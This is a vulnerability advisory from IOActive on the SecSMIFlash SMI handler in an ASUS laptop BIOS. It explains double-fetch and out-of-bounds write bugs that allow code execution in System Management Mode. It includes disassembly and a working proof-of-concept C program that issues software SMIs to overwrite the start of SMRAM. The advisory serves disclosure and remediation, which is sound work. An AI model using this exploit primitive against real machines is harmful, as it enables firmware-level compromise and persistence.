Multiple Vulnerabilities in SecSMIFlash SW SMI Handler

Researchers

- Enrique Nissim (enrique.nissim@ioactive.com)
- Krzysztof Okupski (krzysztof.okupski@ioactive.com)
- Joseph Tartaro (joseph.tartaro@ioactive.com)

Impact


BIOS Image: G513QR.329

The SecSMIFlash module presents issues such as double fetches (TOCTOU) and Out-of-Bounds Writes that, if successfully exploited, could be leveraged to execute arbitrary code in System Management Mode (SMM).

There is a public CVE related to this module from 2017: CVE-2017-11315. Based on the presentation from Alexander Matrosov (https://www.blackhat.com/docs/us-17/wednesday/us-17-Matrosov-Betraying-The-BIOS-Where-The-Guardians-Of-The-BIOS-Are-Failing.pdf), this module was not using SmmIsBufferOutsideSmmValid(). The findings presented here show that this validation was indeed added (through AMI_SMM_BUFFER_VALIDATION_PROTOCOL) but mistakes were made in the process.

Description

The SecSMIFlash module (GUID 3370A4BD-8C23-4565-A2A2-065FEEDE6080) is one of the SMM Modules that are included in the BIOS Image G513QR.329 for the ASUS Rog Strix G513QR. This module registers a single SW SMI handler for three different SwSmiInputs (0x1D, 0x1E, 0x1F) via the EFI_SMM_SW_DISPATCH2_PROTOCOL protocol:



Based on public documentation of this module, the above operations map to:


- 0x1D - LOAD_IMAGE
- 0x1E - GET_POLICY
- 0x1F - SET_POLICY

The handler uses the EFI_MM_CPU_PROTOCOL to read the content of the saved ECX and EBX registers to create a 64-bit pointer. This constructed address is verified to be outside SMRAM using the AMI_SMM_BUFFER_VALIDATION_PROTOCOL for exactly 8 bytes long:

```
00000000000022F9 lea     rax, [rsp+48h+saved_ebx]
00000000000022FE mov     r9, rsi
0000000000002301 mov     [rsp+20h], rax
0000000000002306 lea     edx, [rbx+4]
0000000000002309 mov     rax, cs:gEfiSmmCpuProtocol
0000000000002310 lea     r8d, [rbx+EFI_MM_SAVE_STATE_REGISTER_RBX]
0000000000002314 mov     rcx, rax
0000000000002317 call    [rax+EFI_MM_CPU_PROTOCOL.ReadSaveState]
0000000000002319 lea     rax, [rsp+48h+saved_ecx]
000000000000231E mov     r9, rsi
0000000000002321 mov     [rsp+20h], rax
0000000000002326 lea     edx, [rbx+4]
0000000000002329 mov     rax, cs:gEfiSmmCpuProtocol
0000000000002330 lea     r8d, [rbx+EFI_MM_SAVE_STATE_REGISTER_RCX]
0000000000002334 mov     rcx, rax
0000000000002337 call    [rax+EFI_MM_CPU_PROTOCOL.ReadSaveState]
0000000000002339 mov     sil, [rdi+8]
000000000000233D mov     eax, [rsp+48h+saved_ebx]
0000000000002341 mov     edi, [rsp+48h+saved_ecx]
0000000000002345 shl     rdi, 20h
0000000000002349 add     rdi, rax        ; Addr = (ECX << 32) | EBX
000000000000234C mov     rax, cs:gAmiValidationProt
0000000000002353 test    rax, rax
0000000000002356 jz      short loc_239C

0000000000002358 lea     edx, [rbx+8]    ; BufferSize
000000000000235B mov     rcx, rdi        ; Buffer
000000000000235E call    [rax+AMI_SMM_BUFFER_VALIDATION_PROTOCOL.ValidateMemoryBuffer]
0000000000002360 test    rax, rax
0000000000002363 js      short loc_239C
```

Depending on the value written on the 0xb2 port (the SwSmiInput), the execution continues in handle_load_image (0x1D), handle_get_policy (0x1E), or handle_set_policy(0x1F). These three functions receive a single argument which is the constructed pointer from the previous step:




The three operations have security issues.

Let’s start with handle_load_image:

As part of its initialization, SecSMIFlash allocates an 0x1001 pages of memory (g_pBufferImage) that are going to be used to store the bios image file.

The buffer address is put into RBX and then is validated again but this time to have a size of at least 0x18 bytes (outside SMRAM).




The buffer is used as a record defined as follows:

```
typedef struct {
  /* 0x00 */  void * user_buffer;
  /* 0x08 */  unsigned int user_offset;
  /* 0x0C */  unsigned int user_buffer_size;
  /* 0x10 */  unsigned int status;
  /* 0x14 */  unsigned int unk;
} lp_record;
```

Another pointer is extracted from the memory (the user_buffer member), which is validated for user_buffer_size bytes, followed by a check that attempts to make sure that the provided offset and size is within the allocated bounds of g_pBufferImage.


The problem is that there is a TOCTOU (Time of Check - Time of Use) condition that can be abused:



The block of code that performed the checks did not make local copies of the values into SMRAM. The values are being retrieved again from user controlled memory when the copy is done, which means those could have changed.

Exploitation of this issue requires the usage of a DMA agent.

In the case of the handle_get_policy operation, the code presents a vulnerability in the first basic block:



Previously, the buffer was verified to be outside SMRAM for only 8 bytes, but here the code is writing the value 1 at offset +102h and the ValidateMemoryBuffer check is happening afterwards. Moreover, if ValidateMemoryBuffer fails, the handler simply bails out without doing anything else.

This Out-Of-Bounds Write condition allows to write the first 250 bytes (102h - 8) from the start of the TSEG region. The bottom of the TSEG contains the SMM_S3_RESUME_STATE structure:

```
16  #define SMM_S3_RESUME_SMM_64  SIGNATURE_64 ('S','M','M','S','3','_','6','4')
17
18  #pragma pack(1)
19
20  typedef struct {
21    UINT64                  Signature;
22    EFI_PHYSICAL_ADDRESS    SmmS3ResumeEntryPoint;
23    EFI_PHYSICAL_ADDRESS    SmmS3StackBase;
24    UINT64                  SmmS3StackSize;
25    UINT64                  SmmS3Cr0;
26    UINT64                  SmmS3Cr3;
27    UINT64                  SmmS3Cr4;
28    UINT16                  ReturnCs;
29    EFI_PHYSICAL_ADDRESS    ReturnEntryPoint;
30    EFI_PHYSICAL_ADDRESS    ReturnContext1;
31    EFI_PHYSICAL_ADDRESS    ReturnContext2;
32    EFI_PHYSICAL_ADDRESS    ReturnStackPointer;
33    EFI_PHYSICAL_ADDRESS    Smst;
34  } SMM_S3_RESUME_STATE;
```

There are several EFI_PHYSICAL_ADDRESS pointers that could be targeted to get arbitrary SMM code execution.

The following code PoC uses https://github.com/IOActive/Platbox and uses the above primitive to write ones in all the first 250 bytes of the TSEG region (0xef000000 in the testing machine):

```
#include "poc1.h"
#include "pci.h"
#include "physmem.h"
#include "msr.h"
#include "global.h"
#include "Util.h"
#include <string.h>

void do_poc(HANDLE h) {

      SW_SMI_CALL smi_call = {0};

    smi_call.SwSmiNumber = 0x1e;

    UINT64 tseg_base = 0xef000000;
    UINT64 target    = tseg_base - 259;
```

```
    void *mapped_va = map_physical_memory(h, tseg_base - PAGE_SIZE,
PAGE_SIZE);

    memset((void *) mapped_va, 0x00, PAGE_SIZE);

    print_memory(0, (char * )mapped_va, PAGE_SIZE);

    for (int  i = 0 ; i < 250; i ++) {
        smi_call.rcx = (target >> 32) & 0xFFFFFFFF;
        smi_call.rbx = target  & 0xFFFFFFFF;


        printf("attempting to write 1 into %llx\n", target + 0x102);

        target += 1;

        #ifdef __linux__
                int status = ioctl(h, IOCTL_ISSUE_SW_SMI, &smi_call);

        #else //_WIN32
            NTSTATUS status;
            DWORD bytesReturned = 0;
            status = DeviceIoControl(h, IOCTL_ISSUE_SW_SMI, &smi_call,
sizeof(SW_SMI_CALL), NULL, 0, &bytesReturned, NULL);

        #endif

    }

    print_memory(0, (char * )mapped_va, PAGE_SIZE);

    unmap_physical_memory(h, mapped_va, PAGE_SIZE);
}
```

Finally, for the operation handle_set_policy, the code presents a combination of the issues described above.

Recommendations

- Copy the provided arguments into SMRAM and then perform the corresponding validation in order to avoid double-fetch issues.

- Call AMI_SMM_BUFFER_VALIDATION_PROTOCOL.ValidateMemoryBuffer on provided buffers before reading or writing to them.